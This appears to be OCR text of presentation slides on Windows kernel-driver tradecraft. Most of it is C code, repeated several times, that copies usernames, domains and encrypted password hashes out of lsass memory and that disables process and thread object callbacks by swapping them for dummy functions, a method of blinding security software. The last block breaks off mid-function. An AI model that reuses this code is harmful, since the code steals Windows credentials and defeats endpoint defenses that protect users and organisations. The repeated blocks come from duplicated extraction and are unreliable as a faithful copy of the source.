

```
            if (!NT_SUCCESS(status)) {
                ExFreePoolWithTag(this->lastLsassInfo.Creds[credentialsIndex].Username.Buffer,
DRIVER_TAG);
                break;
            }

            this->lastLsassInfo.Creds[credentialsIndex].EncryptedHash.Buffer = NULL;
            status = CopyUnicodeString(lsass, &currentCredentials->Credentials->PrimaryCredentials-
>Credentials,
                IoGetCurrentProcess(), &this->lastLsassInfo.Creds[credentialsIndex].EncryptedHash,
KernelMode);

            if (!NT_SUCCESS(status)) {
                ExFreePoolWithTag(this->lastLsassInfo.Creds[credentialsIndex].Domain.Buffer,
DRIVER_TAG);
                ExFreePoolWithTag(this->lastLsassInfo.Creds[credentialsIndex].Username.Buffer,
DRIVER_TAG);
                break;
            }
            validCredentialsCount++;
        }

    } while (false);
    KeUnstackDetachProcess(&state);

    if (!NT_SUCCESS(status)) {
        if (credentialsIndex > 0) {
            for (ULONG i = 0; i < credentialsIndex; i++) {
                ExFreePoolWithTag(this->lastLsassInfo.Creds[credentialsIndex].EncryptedHash.Buffer,
DRIVER_TAG);
                ExFreePoolWithTag(this->lastLsassInfo.Creds[credentialsIndex].Domain.Buffer,
DRIVER_TAG);
                ExFreePoolWithTag(this->lastLsassInfo.Creds[credentialsIndex].Username.Buffer,
DRIVER_TAG);
            }
        }

        if (this->lastLsassInfo.Creds)
            ExFreePoolWithTag(this->lastLsassInfo.Creds, DRIVER_TAG);

        if (this->lastLsassInfo.DesKey.Data)
            ExFreePoolWithTag(this->lastLsassInfo.DesKey.Data, DRIVER_TAG);
    }
    else {
        this->lastLsassInfo.Count = validCredentialsCount;
        this->lastLsassInfo.LastCredsIndex = validCredentialsCount - 1;
        *AllocationSize = validCredentialsCount;
    }

    if (lsass)
        ObDereferenceObject(lsass);

    return status;
}
```

Dumping Credentials




```
            if (!NT_SUCCESS(status)) {
                ExFreePoolWithTag(this->lastLsassInfo.Creds[credentialsIndex].Username.Buffer,
DRIVER_TAG);
                break;
            }

            this->lastLsassInfo.Creds[credentialsIndex].EncryptedHash.Buffer = NULL;
            status = CopyUnicodeString(lsass, &currentCredentials->Credentials->PrimaryCredentials-
>Credentials,
                IoGetCurrentProcess(), &this->lastLsassInfo.Creds[credentialsIndex].EncryptedHash,
KernelMode);

            if (!NT_SUCCESS(status)) {
                ExFreePoolWithTag(this->lastLsassInfo.Creds[credentialsIndex].Domain.Buffer,
DRIVER_TAG);
                ExFreePoolWithTag(this->lastLsassInfo.Creds[credentialsIndex].Username.Buffer,
DRIVER_TAG);
                break;
            }
            validCredentialsCount++;
        }

    } while (false);
    KeUnstackDetachProcess(&state);

    if (!NT_SUCCESS(status)) {
        if (credentialsIndex > 0) {
            for (ULONG i = 0; i < credentialsIndex; i++) {
                ExFreePoolWithTag(this->lastLsassInfo.Creds[credentialsIndex].EncryptedHash.Buffer,
DRIVER_TAG);
                ExFreePoolWithTag(this->lastLsassInfo.Creds[credentialsIndex].Domain.Buffer,
DRIVER_TAG);
                ExFreePoolWithTag(this->lastLsassInfo.Creds[credentialsIndex].Username.Buffer,
DRIVER_TAG);
            }
        }

        if (this->lastLsassInfo.Creds)
            ExFreePoolWithTag(this->lastLsassInfo.Creds, DRIVER_TAG);

        if (this->lastLsassInfo.DesKey.Data)
            ExFreePoolWithTag(this->lastLsassInfo.DesKey.Data, DRIVER_TAG);
    }
    else {
        this->lastLsassInfo.Count = validCredentialsCount;
        this->lastLsassInfo.LastCredsIndex = validCredentialsCount - 1;
        *AllocationSize = validCredentialsCount;
    }

    if (lsass)
        ObDereferenceObject(lsass);

    return status;
}
```

Dumping Credentials




```
            if (!NT_SUCCESS(status)) {
                ExFreePoolWithTag(this->lastLsassInfo.Creds[credentialsIndex].Username.Buffer,
DRIVER_TAG);
                break;
            }

            this->lastLsassInfo.Creds[credentialsIndex].EncryptedHash.Buffer = NULL;
            status = CopyUnicodeString(lsass, &currentCredentials->Credentials->PrimaryCredentials-
>Credentials,
                IoGetCurrentProcess(), &this->lastLsassInfo.Creds[credentialsIndex].EncryptedHash,
KernelMode);

            if (!NT_SUCCESS(status)) {
                ExFreePoolWithTag(this->lastLsassInfo.Creds[credentialsIndex].Domain.Buffer,
DRIVER_TAG);
                ExFreePoolWithTag(this->lastLsassInfo.Creds[credentialsIndex].Username.Buffer,
DRIVER_TAG);
                break;
            }
            validCredentialsCount++;
        }

    } while (false);
    KeUnstackDetachProcess(&state);

    if (!NT_SUCCESS(status)) {
        if (credentialsIndex > 0) {
            for (ULONG i = 0; i < credentialsIndex; i++) {
                ExFreePoolWithTag(this->lastLsassInfo.Creds[credentialsIndex].EncryptedHash.Buffer,
DRIVER_TAG);
                ExFreePoolWithTag(this->lastLsassInfo.Creds[credentialsIndex].Domain.Buffer,
DRIVER_TAG);
                ExFreePoolWithTag(this->lastLsassInfo.Creds[credentialsIndex].Username.Buffer,
DRIVER_TAG);
            }
        }

        if (this->lastLsassInfo.Creds)
            ExFreePoolWithTag(this->lastLsassInfo.Creds, DRIVER_TAG);

        if (this->lastLsassInfo.DesKey.Data)
            ExFreePoolWithTag(this->lastLsassInfo.DesKey.Data, DRIVER_TAG);
    }
    else {
        this->lastLsassInfo.Count = validCredentialsCount;
        this->lastLsassInfo.LastCredsIndex = validCredentialsCount - 1;
        *AllocationSize = validCredentialsCount;
    }

    if (lsass)
        ObDereferenceObject(lsass);

    return status;
}
```


Refreshment on object callbacks

Register pre or post callbacks

Types for Registry keys, files, processes, threads, events, etc.


Enabling disabled callback will cause BSOD

Removing an object callback





```
NTSTATUS RemoveCallback(KernelCallback* Callback) {
    DisabledKernelCallback callback{};
    NTSTATUS status = STATUS_NOT_FOUND;

    if (Callback->Type == ObProcessType || Callback->Type == ObThreadType) {
        PFULL_OBJECT_TYPE objectType = NULL;
        ULONG64 operationAddress = 0;

        switch (Callback->Type) {
        case ObProcessType:
            objectType = (PFULL_OBJECT_TYPE)*PsProcessType;
            break;
        case ObThreadType:
            objectType = (PFULL_OBJECT_TYPE)*PsThreadType;
            break;
        }

        ExAcquirePushLockExclusive((PULONG_PTR)&objectType->TypeLock);
        POB_CALLBACK_ENTRY currentObjectCallback = (POB_CALLBACK_ENTRY)(&objectType->CallbackList);

        do {
            if (currentObjectCallback->Enabled) {
                if ((ULONG64)currentObjectCallback->PreOperation == Callback->CallbackAddress) {
                    operationAddress = (ULONG64)currentObjectCallback->PreOperation;
                    currentObjectCallback->PreOperation = ObPreOpenDummyFunction;
                }
                else if ((ULONG64)currentObjectCallback->PostOperation == Callback->CallbackAddress) {
                    operationAddress = (ULONG64)currentObjectCallback->PostOperation;
                    currentObjectCallback->PostOperation = ObPostOpenDummyFunction;
                }

                if (operationAddress) {
                    callback.CallbackAddress = operationAddress;
                    callback.Entry = (ULONG64)currentObjectCallback->Entry;
                    callback.Type = Callback->Type;
                    break;
                }
            }
            currentObjectCallback = (POB_CALLBACK_ENTRY)currentObjectCallback->CallbackList.Flink;
        } while ((PVOID)currentObjectCallback != (PVOID)(&objectType->CallbackList));

        ExReleasePushLockExclusive((PULONG_PTR)&objectType->TypeLock);
    }
    // ...

    if (NT_SUCCESS(status))
        status = AddDisabledCallback(callback);

    return status;
}
```

Removing an object callback





```
NTSTATUS RemoveCallback(KernelCallback* Callback) {
    DisabledKernelCallback callback{};
    NTSTATUS status = STATUS_NOT_FOUND;

    if (Callback->Type == ObProcessType || Callback->Type == ObThreadType) {
        PFULL_OBJECT_TYPE objectType = NULL;
        ULONG64 operationAddress = 0;

        switch (Callback->Type) {
        case ObProcessType:
            objectType = (PFULL_OBJECT_TYPE)*PsProcessType;
            break;
        case ObThreadType:
            objectType = (PFULL_OBJECT_TYPE)*PsThreadType;
            break;
        }

        ExAcquirePushLockExclusive((PULONG_PTR)&objectType->TypeLock);
        POB_CALLBACK_ENTRY currentObjectCallback = (POB_CALLBACK_ENTRY)(&objectType->CallbackList);

        do {
            if (currentObjectCallback->Enabled) {
                if ((ULONG64)currentObjectCallback->PreOperation == Callback->CallbackAddress) {
                    operationAddress = (ULONG64)currentObjectCallback->PreOperation;
                    currentObjectCallback->PreOperation = ObPreOpenDummyFunction;
                }
                else if ((ULONG64)currentObjectCallback->PostOperation == Callback->CallbackAddress) {
                    operationAddress = (ULONG64)currentObjectCallback->PostOperation;
                    currentObjectCallback->PostOperation = ObPostOpenDummyFunction;
                }

                if (operationAddress) {
                    callback.CallbackAddress = operationAddress;
                    callback.Entry = (ULONG64)currentObjectCallback->Entry;
                    callback.Type = Callback->Type;
                    break;
                }
            }
            currentObjectCallback = (POB_CALLBACK_ENTRY)currentObjectCallback->CallbackList.Flink;
        } while ((PVOID)currentObjectCallback != (PVOID)(&objectType->CallbackList));

        ExReleasePushLockExclusive((PULONG_PTR)&objectType->TypeLock);
    }
    // ...

    if (NT_SUCCESS(status))
        status = AddDisabledCallback(callback);

    return status;
}
```

Removing an object callback





```
NTSTATUS RemoveCallback(KernelCallback* Callback) {
    DisabledKernelCallback callback{};
    NTSTATUS status = STATUS_NOT_FOUND;

    if (Callback->Type == ObProcessType || Callback->Type == ObThreadType) {
        PFULL_OBJECT_TYPE objectType = NULL;
        ULONG64 operationAddress = 0;

        switch (Callback->Type) {
        case ObProcessType:
            objectType = (PFULL_OBJECT_TYPE)*PsProcessType;
            break;
        case ObThreadType:
            objectType = (PFULL_OBJECT_TYPE)*PsThreadType;
            break;
        }

        ExAcquirePushLockExclusive((PULONG_PTR)&objectType->TypeLock);
        POB_CALLBACK_ENTRY currentObjectCallback = (POB_CALLBACK_ENTRY)(&objectType->CallbackList);

        do {
            if (currentObjectCallback->Enabled) {
                if ((ULONG64)currentObjectCallback->PreOperation == Callback->CallbackAddress) {
                    operationAddress = (ULONG64)currentObjectCallback->PreOperation;
                    currentObjectCallback->PreOperation = ObPreOpenDummyFunction;
                }
                else if ((ULONG64)currentObjectCallback->PostOperation == Callback->CallbackAddress) {
                    operationAddress = (ULONG64)currentObjectCallback->PostOperation;
                    currentObjectCallback->PostOperation = ObPostOpenDummyFunction;
                }

                if (operationAddress) {
                    callback.CallbackAddress = operationAddress;
                    callback.Entry = (ULONG64)currentObjectCallback->Entry;
                    callback.Type = Callback->Type;
                    break;
                }
            }
            currentObjectCallback = (POB_CALLBACK_ENTRY)currentObjectCallback->CallbackList.Flink;
        } while ((PVOID)currentObjectCallback != (PVOID)(&objectType->CallbackList));

        ExReleasePushLockExclusive((PULONG_PTR)&objectType->TypeLock);
    }
    // ...

    if (NT_SUCCESS(status))
        status = AddDisabledCallback(callback);

    return status;
}
```

Removing an object callback





```
NTSTATUS RemoveCallback(KernelCallback* Callback) {
    DisabledKernelCallback callback{};
    NTSTATUS status = STATUS_NOT_FOUND;

    if (Callback->Type == ObProcessType || Callback->Type == ObThreadType) {
        PFULL_OBJECT_TYPE objectType = NULL;
        ULONG64 operationAddress = 0;

        switch (Callback->Type) {
        case ObProcessType:
            objectType = (PFULL_OBJECT_TYPE)*PsProcessType;
            break;
        case ObThreadType:
            objectType = (PFULL_OBJECT_TYPE)*PsThreadType;
            break;
        }

        ExAcquirePushLockExclusive((PULONG_PTR)&objectType->TypeLock);
        POB_CALLBACK_ENTRY currentObjectCallback = (POB_CALLBACK_ENTRY)(&objectType->CallbackList);

        do {
            if (currentObjectCallback->Enabled) {
                if ((ULONG64)currentObjectCallback->PreOperation == Callback->CallbackAddress) {
                    operationAddress = (ULONG64)currentObjectCallback->PreOperation;
                    currentObjectCallback->PreOperation = ObPreOpenDummyFunction;
                }
                else if ((ULONG64)currentObjectCallback->PostOperation == Callback->CallbackAddress) {
                    operationAddress = (ULONG64)currentObjectCallback->PostOperation;
                    currentObjectCallback->PostOperation = ObPostOpenDummyFunction;
                }

                if (operationAddress) {
                    callback.CallbackAddress = operationAddress;
                    callback.Entry = (ULONG64)currentObjectCallback->Entry;
                    callback.Type = Callback->Type;
                    break;
                }
            }
            currentObjectCallback = (POB_CALLBACK_ENTRY)currentObjectCallback->CallbackList.Flink;
        } while ((PVOID)currentObjectCallback != (PVOID)(&objectType->CallbackList));

        ExReleasePushLockExclusive((PULONG_PTR)&objectType->TypeLock);
    }
    // ...

    if (NT_SUCCESS(status))
        status = AddDisabledCallback(callback);

    return status;
}
```

Removing an object callback





```
NTSTATUS ListObCallbacks(ObCallbacksList* Callbacks) {
    NTSTATUS status = STATUS_SUCCESS;
    PFULL_OBJECT_TYPE objectType = NULL;
    CHAR driverName[MAX_DRIVER_PATH] = { 0 };
    errno_t err = 0;
    ULONG index = 0;

    switch (Callbacks->Type) {
    case ObProcessType:
        objectType = (PFULL_OBJECT_TYPE)*PsProcessType;
        break;
    case ObThreadType:
        objectType = (PFULL_OBJECT_TYPE)*PsThreadType;
        break;
    default:
        status = STATUS_INVALID_PARAMETER;
        break;
    }

    if (!NT_SUCCESS(status))
        return status;

    ExAcquirePushLockExclusive((PULONG_PTR)&objectType->TypeLock);
    POB_CALLBACK_ENTRY currentObjectCallback = (POB_CALLBACK_ENTRY)(&objectType->CallbackList);

    if (Callbacks->NumberOfCallbacks == 0) {
        do {
            if (currentObjectCallback->Enabled) {
                if (currentObjectCallback->PostOperation || currentObjectCallback->PreOperation)
                    Callbacks->NumberOfCallbacks++;
            }
            currentObjectCallback = (POB_CALLBACK_ENTRY)currentObjectCallback->CallbackList.Flink;
        } while ((PVOID)currentObjectCallback != (PVOID)(&objectType->CallbackList));
    }
    else {
        do {
            if (currentObjectCallback->Enabled) {
                if (currentObjectCallback->PostOperation) {
                    if (NT_SUCCESS(MatchCallback(currentObjectCallback->PostOperation, driverName))) {
                        err = strcpy_s(Callbacks->Callbacks[index].DriverName, driverName);

                        if (err != 0) {
                            status = STATUS_ABANDONED;
                            break;
                        }
                    }

                    Callbacks->Callbacks[index].PostOperation = currentObjectCallback->PostOperation;
                }
                if (currentObjectCallback->PreOperation) {
                    if (NT_SUCCESS(MatchCallback(currentObjectCallback->PreOperation, driverName))) {
                        err = strcpy_s(Callbacks->Callbacks[index].DriverName, driverName);

                        if (err != 0) {
                            status = STATUS_ABANDONED;
                            break;
                        }
                    }

                    Callbacks->Callbacks[index].PreOperation = currentObjectCallback->PreOperation;
                }
                index++;
            }
            currentObjectCallback = (POB_CALLBACK_ENTRY)currentObjectCallback->CallbackList.Flink;
        } while (index != Callbacks->NumberOfCallbacks && (PVOID)currentObjectCallback != (PVOID)
(&objectType->CallbackList));
    }
    ExReleasePushLockExclusive((PULONG_PTR)&objectType->TypeLock);
    return status;
}
```

Removing an object callback





```
NTSTATUS ListObCallbacks(ObCallbacksList* Callbacks) {
    NTSTATUS status = STATUS_SUCCESS;
    PFULL_OBJECT_TYPE objectType = NULL;
    CHAR driverName[MAX_DRIVER_PATH] = { 0 };
    errno_t err = 0;
    ULONG index = 0;

    switch (Callbacks->Type) {
    case ObProcessType:
        objectType = (PFULL_OBJECT_TYPE)*PsProcessType;
        break;
    case ObThreadType:
        objectType = (PFULL_OBJECT_TYPE)*PsThreadType;
        break;
    default:
        status = STATUS_INVALID_PARAMETER;
        break;
    }

    if (!NT_SUCCESS(status))
        return status;

    ExAcquirePushLockExclusive((PULONG_PTR)&objectType->TypeLock);
    POB_CALLBACK_ENTRY currentObjectCallback = (POB_CALLBACK_ENTRY)(&objectType->CallbackList);

    if (Callbacks->NumberOfCallbacks == 0) {
        do {
            if (currentObjectCallback->Enabled) {
                if (currentObjectCallback->PostOperation || currentObjectCallback->PreOperation)
                    Callbacks->NumberOfCallbacks++;
            }
            currentObjectCallback = (POB_CALLBACK_ENTRY)currentObjectCallback->CallbackList.Flink;
        } while ((PVOID)currentObjectCallback != (PVOID)(&objectType->CallbackList));
    }
    else {
        do {
            if (currentObjectCallback->Enabled) {
                if (currentObjectCallback->PostOperation) {
                    if (NT_SUCCESS(MatchCallback(currentObjectCallback->PostOperation, driverName))) {
                        err = strcpy_s(Callbacks->Callbacks[index].DriverName, driverName);

                        if (err != 0) {
                            status = STATUS_ABANDONED;
                            break;
                        }
                    }

                    Callbacks->Callbacks[index].PostOperation = currentObjectCallback->PostOperation;
                }
                if (currentObjectCallback->PreOperation) {
                    if (NT_SUCCESS(MatchCallback(currentObjectCallback->PreOperation, driverName))) {
                        err = strcpy_s(Callbacks->Callbacks[index].DriverName, driverName);

                        if (err != 0) {
                            status = STATUS_ABANDONED;
                            break;
                        }
                    }

                    Callbacks->Callbacks[index].PreOperation = currentObjectCallback->PreOperation;
                }
                index++;
            }
            currentObjectCallback = (POB_CALLBACK_ENTRY)currentObjectCallback->CallbackList.Flink;
        } while (index != Callbacks->NumberOfCallbacks && (PVOID)currentObjectCallback != (PVOID)
(&objectType->CallbackList));
    }
    ExReleasePushLockExclusive((PULONG_PTR)&objectType->TypeLock);
    return status;
}
```

Removing an object callback





```
NTSTATUS ListObCallbacks(ObCallbacksList* Callbacks) {
    NTSTATUS status = STATUS_SUCCESS;
    PFULL_OBJECT_TYPE objectType = NULL;
    CHAR driverName[MAX_DRIVER_PATH] = { 0 };
    errno_t err = 0;
    ULONG index = 0;

    switch (Callbacks->Type) {
    case ObProcessType:
        objectType = (PFULL_OBJECT_TYPE)*PsProcessType;
        break;
    case ObThreadType:
        objectType = (PFULL_OBJECT_TYPE)*PsThreadType;
        break;
    default:
        status = STATUS_INVALID_PARAMETER;
        break;
    }

    if (!NT_SUCCESS(status))
        return status;

    ExAcquirePushLockExclusive((PULONG_PTR)&objectType->TypeLock);
    POB_CALLBACK_ENTRY currentObjectCallback = (POB_CALLBACK_ENTRY)(&objectType->CallbackList);

    if (Callbacks->NumberOfCallbacks == 0) {
        do {
            if (currentObjectCallback->Enabled) {
                if (currentObjectCallback->PostOperation || currentObjectCallback->PreOperation)
                    Callbacks->NumberOfCallbacks++;
            }
            currentObjectCallback = (POB_CALLBACK_ENTRY)currentObjectCallback->CallbackList.Flink;
        } while ((PVOID)currentObjectCallback != (PVOID)(&objectType->CallbackList));
    }
    else {
        do {
            if (currentObjectCallback->Enabled) {
                if (currentObjectCallback->PostOperation) {
                    if (NT_SUCCESS(MatchCallback(currentObjectCallback->PostOperation, driverName))) {
